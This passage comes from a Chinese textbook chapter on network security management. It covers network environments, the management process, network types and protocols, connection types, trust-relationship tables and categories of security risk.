


图 14-1　典型的网络环境

远程用户可采用有线方式或无线方式（例如公共 WLAN）经由互联网接入，也可采用电话拨号经由电话网连接到通常位于互联网防火墙 DMZ 内的远程访问服务器（remote access server）。对于这些接入可采用 VPN（Virtual Private Network）技术实现安全连接。

当一个组织决定使用 VoIP（Voice over IP）技术实现内部电话网时，最好也部署适当的电话网安全网关。

这种典型的网络环境中所采用的技术在许多方面为组织业务提供了扩展的机会和利益，例如减少或优化成本，但同时也使网络环境变得复杂，并常常引入新的信息安全风险。因此，这种风险应得到适当评价，并通过适当的安全控制措施的实施来减轻。也就是说，应平衡新环境带来的机会和新技术引入的风险。

总之，政府机构和商业组织能否成功利用现代网络环境带来的机会，取决于在多大程度上管理和控制这种开放环境中的运行风险。

14.2　网络安全管理过程

在考虑网络连接时，组织内所有对连接负有相关责任的人员都应清楚业务需求和利益。另外，还应意识到这种连接带来的安全风险和相关的控制区域。在考虑网络连接、识别可能的控制区域以及最终选择、设计、实施和维护安全控制措施的过程中所采取的许多决定和行动都会受到业务需求和利益的影响。因此，在整个过程中应牢记业务需求和利益。为识别适当的网络安全要求和控制区域，应完成如下任务。

（1）评审组织的整体信息安全策略中对网络连接的安全要求；

（2）评审与网络连接相关的网络体系结构和应用，以为接下来的任务提供必要的背景；

（3）识别网络连接的类型；

（4）识别网络特性和相关的信任关系；

（5）借助于风险评估和管理的评审结果，确定相关安全风险的类型；

（6）识别与网络连接类型、网络特性、信任关系和安全风险类型相称的适当的控制区域，并确定首选项；

（7）实施和运行安全控制措施；

（8）持续地监视和评审安全控制措施的实施。

图 14-2 给出了网络安全管理的整个过程。




图 14-2　网络安全管理过程

除了过程的主路径外，在某些步骤中需要再审视前面步骤（特别是“评审整体信息安全策略”和“评审网络体系结构和应用”）的结果以确保一致性。例如：

- 在确定安全风险类型之后，可能需要再次评审整体信息安全策略以防出现未被策略层面覆盖的情况。
- 在识别可能的控制区域时，应考虑到整体信息安全策略，因为可能会有因策略需要的特殊控制措施要在组织内全面实施而不考虑风险。
- 在评审安全体系结构选项时，为确保兼容性应考虑网络体系结构和应用。



14.3 评审整体信息安全策略

组织的整体信息安全策略包括与网络连接直接相关的对保密性、完整性、可用性、不可否认性、可核查性、真实性和可靠性需求的陈述，以及对威胁类型的观点和对控制措施的需求。例如，策略中可能规定：

（1）主要关注特定类型的信息和服务的可用性；

（2）不允许通过拨号线路进行网络连接；

（3）所有到互联网的连接应经过安全网关；

（4）应使用某种特殊类型的安全网关；

（5）未经过数字签名的支付指令是无效的。

这些适用于整个组织或机构的声明、观点和要求，应在识别网络连接的安全风险和控制区域过程中被考虑到。如果有任何这种安全要求，应列入可能的控制区域列表中，并在必要时反映在安全体系结构的选项中。

14.4 评审网络体系结构和应用

网络连接类型、网络特性、信任关系、安全风险和控制区域的识别，以及安全体系结构和控制措施的设计，总是在现有或计划的网络体系结构和应用的背景下进行。因此，应获得并评审有关的网络体系结构和应用的详情，以为接下来的这些步骤提供背景和理解。

对网络和应用的体系结构做尽早考虑，可以为评审这些体系结构及当现有体系结构与可接受的安全解决方案发生冲突时可能进行的修改提供充裕的时间。应考虑的方面包括：

（1）网络类型；

（2）网络协议；

（3）网络应用；

（4）网络实现技术；

（5）现有网络连接。

1．网络类型

根据网络覆盖的区域分为：

（1）局域网（Local Area Network, LAN），用于连接本地系统。

（2）广域网（Wide Area Network, WAN），用于连接直至世界范围的系统。

某些资料将限制在一定区域（如城市）内的 WAN 定义为城域网（Metropolitan Area Network，MAN）。如今两者采用相通的技术，所以 MAN 与 WAN 已没有太大的区别。另外，用于连接个人系统的个人网（Personal Area Network，PAN）在这里被归类为 LAN。

2．网络协议

不同的网络协议具有不同的安全特性，应加以特别考虑。例如：

- 共享介质协议主要用在 LAN 中为连接的系统使用共享介质提供管理机制。当共享介质被使用时，网络上的所有信息都可被所有连接的系统访问到。
- 路由协议用于定义信息在 WAN 中经过不同节点的传播路径。信息能被沿路的所有

系统访问到，并且路由可能会无意或有意地改变。

- MPLS（Multi-Protocol Label Switching）协议可使多个专用网络透明地共享一个核心运载网络，即某一专用网络的成员意识不到还有其他专用网络在共享这一核心网络。其主要应用是 VPN，即使用不同的标签来识别被分离的属于不同 VPN 的传输流。

许多网络协议不提供安全性。例如，在公共网络上传输未加密的口令，就很容易被攻击者使用从网络流中获取口令的工具截获。

许多协议被联合使用于不同的网络拓扑和介质，并使用有线和无线技术。在许多情况下，这更进一步地影响到安全特性。

3. 网络应用

网络应用的类型应在安全背景中得到考虑。网络应用类型包括：

（1）瘦客户端型的应用；

（2）台式机型的应用；

（3）基于终端模拟的应用；

（4）消息传递型的应用；

（5）基于存储转发的应用；

（6）客户端/服务器型的应用。

关于应用在其使用的网络环境下，其特性如何影响安全需求，举例如下：

- 消息传递型的应用可能提供了足够的安全性，例如对消息进行加密和数字签名，因而不需要在网络上实施专门的安全控制措施。
- 瘦客户端型的应用可能需要下载移动代码来完成适当的功能。在这种背景下，保密性可能不是主要问题，而完整性是重要的，因此网络可提供适当的机制来保护移动代码的完整。如果有更高的安全要求，另一种选择是对移动代码进行数字签名以提供完整性和真实性。这通常是在应用的自身框架内实现，因而可能无需在网络内提供这种服务。
- 基于存储转发的应用通常将重要数据临时存储在中间节点做进一步处理。如果有完整性和保密性的需求，则在网络中需要有适当的控制措施来保护传输中的数据。然而，由于数据是临时存储在中间节点机上，这些控制措施可能不够。因此，可能还需要另外的控制措施来保护存储在中间节点机上的数据。

4. 网络实现技术

网络可以通过各种技术手段来实现。这些技术手段都是基于网络所覆盖的地理区域来进行构造的。网络实现技术包括以下几种。

1）局域网技术

小型 LAN 通常使用共享介质技术。这种情况下 Ethernet 协议是使用的标准技术，并已经被扩展以提供更高的带宽和支持无线环境。对于较大规模的 LAN，鉴于共享介质技术的局限性，典型的 WAN 技术也经常被用于 LAN 环境。LAN 可以是基于有线的，也可以是基于无线的。

- 有线 LAN 通常由使用电缆通过网络交换机或集线器连接的节点组成，能提供高速

的数据传输能力。众所周知的有线 LAN 技术包括 Ethernet（IEEE 802.3）和令牌环（token ring）(IEEE 802.5)。

- 无线 LAN 利用高频无线电波在空中传输网络数据包，其灵活性体现在无需铺设网络线路便可快速建立。众所周知的无线 LAN 技术包括 IEEE 802.11 和蓝牙。

2）广域网技术

WAN 可以使用自有电缆和服务提供商的线路，或者通过租用远程通信提供商的服务来构成。WAN 技术可以长距离地传输和路由网络流，并提供扩展的路由特性将网络数据包传送到正确的目的 LAN。通常公共的物理联网基础设施用于 LAN 的互联，例如，租用的线路、卫星信道或光纤。WAN 可以是基于有线的，也可以是基于无线的。

- 有线 WAN 通常由经远程通信线路连接到公共或私有网络的路由设备组成。众所周知的有线 WAN 技术包括 ATM、帧中继（frame relay）和 X.25。
- 无线 WAN 通常使用无线电波在空中长距离（几十公里或更长）传输网络数据包。众所周知的无线 WAN 技术包括 TDMA、CDMA、GSM 和 IEEE 802.16。

5．现有网络连接

在评审网络体系结构和应用时，还应考虑组织内外的现有网络连接。组织的现有网络连接可能会因某种原因（例如协议或合同）限制或阻止新的连接。其他网络连接的存在可能会引入额外的脆弱性，并因此而临更高的风险，从而可能需要更强或附加的控制措施。

14.5 识别网络连接类型

一个组织或团体可能需要利用的网络连接有多种类型。一些连接可能是通过限于已知团体访问的私有网络建立的，另一些可能是通过可被任何组织或个人访问的公共网络建立的。这些网络连接类型可能用于各种服务，例如电子邮件或电子数据交换（Electronic Data Interchange，EDI），可能利用互联网、内联网或外联网设施，每种情况都有不同的安全考虑。每种连接类型会有不同的脆弱性和相关的不同风险，因此最终需要不同的安全控制措施。

表 14-1 给出了一种从业务角度进行网络连接类型划分的方式。应考虑有关的网络体系结构和应用来选择合适的网络连接类型。由于从业务角度而非技术角度划分网络连接类型，不同的网络连接类型有时可能由类似的技术手段实现，并且在某些情况下所采用的控制措施是类似的，但在其他情况下却不同。

表 14-1　网络连接类型

标识符号	连接类型
A	在一个组织的单一受控场所内的连接
B	在同一组织的不同地理位置之间的连接
C	在一个组织与离开该组织场所进行工作的人员之间的连接
D	在一个封闭团体内不同组织之间的连接
E	与其他组织的连接
F	与一般公共领域的连接
G	从一个 IP 环境到公共电话网的连接

14.6 识别网络特性和信任关系

1．网络特性

应识别现有或将有网络的特性。识别如下网络特性尤为重要。

- 公共网络：可被任何人访问的网络。
- 私有网络：诸如由自有或租用线路组成的网络，因此被认为比公共网络更安全。

知道网络传输的数据类型也很重要。

- 数据网络：使用数据协议主要传输数据的网络。
- 音频网络：可用于电话但也可传输数据的网络。
- 数据、音频和视频组合网络。

其他相关信息还有：

- 网络是组交换还是线路交换；
- 在 MPLS 网络中是否支持 QoS（Quality of Service）。

2．信任关系

在识别出现有或将有网络的特性之后，就应识别相关的信任关系。

首先，使用如下的简单列表识别与网络连接相关的适用的信任环境。

（1）低：诸如与未知用户团体连接的网络。

（2）中：诸如与已知用户团体连接或在有多个组织的封闭业务团体内连接的网络。

（3）高：诸如只与组织内已知用户团体连接的网络。

其次，将相关的信任环境（低、中和高）关联到使用的网络和网络连接类型（从 A 到 G）来建立信任关系。表 14-2 采用矩阵的形式完成了这种信任关系的建立。

表 14-2　信任关系的识别

网络连接类型		信任环境		
		低	中	高
网络特性	公共	F、G	D、E	B、C
	私有	E	D、E	A、B、C

由表 14-3 可以确定信任关系的参考类别。

表 14-3　信任关系的参考类别

信任关系类别	描述	信任关系类别	描述
低/公共	低信任环境并使用公共网络	低/私有	低信任环境并使用私有网络
中/公共	中信任环境并使用公共网络	中/私有	中信任环境并使用私有网络
高/公共	高信任环境并使用公共网络	高/私有	高信任环境并使用私有网络

这些参考类型应被应用于确认安全风险和识别控制区域的过程中，必要时辅以网络体系结构和应用方面的可用信息。

14.7 识别安全风险

如前所述，当今大多数组织依靠信息系统和网络的使用来支持其业务运行。在许多情



况下，对于网络连接，无论是在组织场所内的信息系统之间，还是到组织内部或外部的其他场所，包括到一般的公共区域，都有明确的业务需求。当组织连接到另一个网络时，应十分注意不要将该组织暴露在另外的风险中，避免潜在威胁利用这一连接所引入的脆弱性。这种风险可能源自网络连接本身，也可能源自网络连接的另一端。

有些风险与确保法律和规章的符合性有关。特别需要关注隐私和数据保护法。值得关注的安全风险类型包括：

（1）未授权访问信息；

（2）未授权发送信息；

（3）引入恶意代码；

（4）否认接受或发起；

（5）拒绝服务连接；

（6）信息和服务不可用。

当组织面临这些安全风险时可能导致如下安全属性的损失：

（1）网络和与网络连接的系统中的信息和代码的保密性；

（2）网络和与网络连接的系统中的信息和代码的完整性；

（3）信息和网络服务及与网络连接的系统的可用性；

（4）网络交易的不可否认性；

（5）网络交易的可核查性；

（6）信息以及网络用户和管理员的真实性；

（7）网络和与网络连接的系统中的信息和代码的可靠性；

（8）对未授权使用和挖掘网络资源的可控性。

不是所有安全风险类别都适用于所有场所或所有组织。然而，相关的安全风险类别应予以识别，这样才能识别出可能的控制区域，并最终选择、设计、实施和维护控制措施。

图 14-3 给出了一个表示安全风险类型在哪里发生的网络安全概念模型。

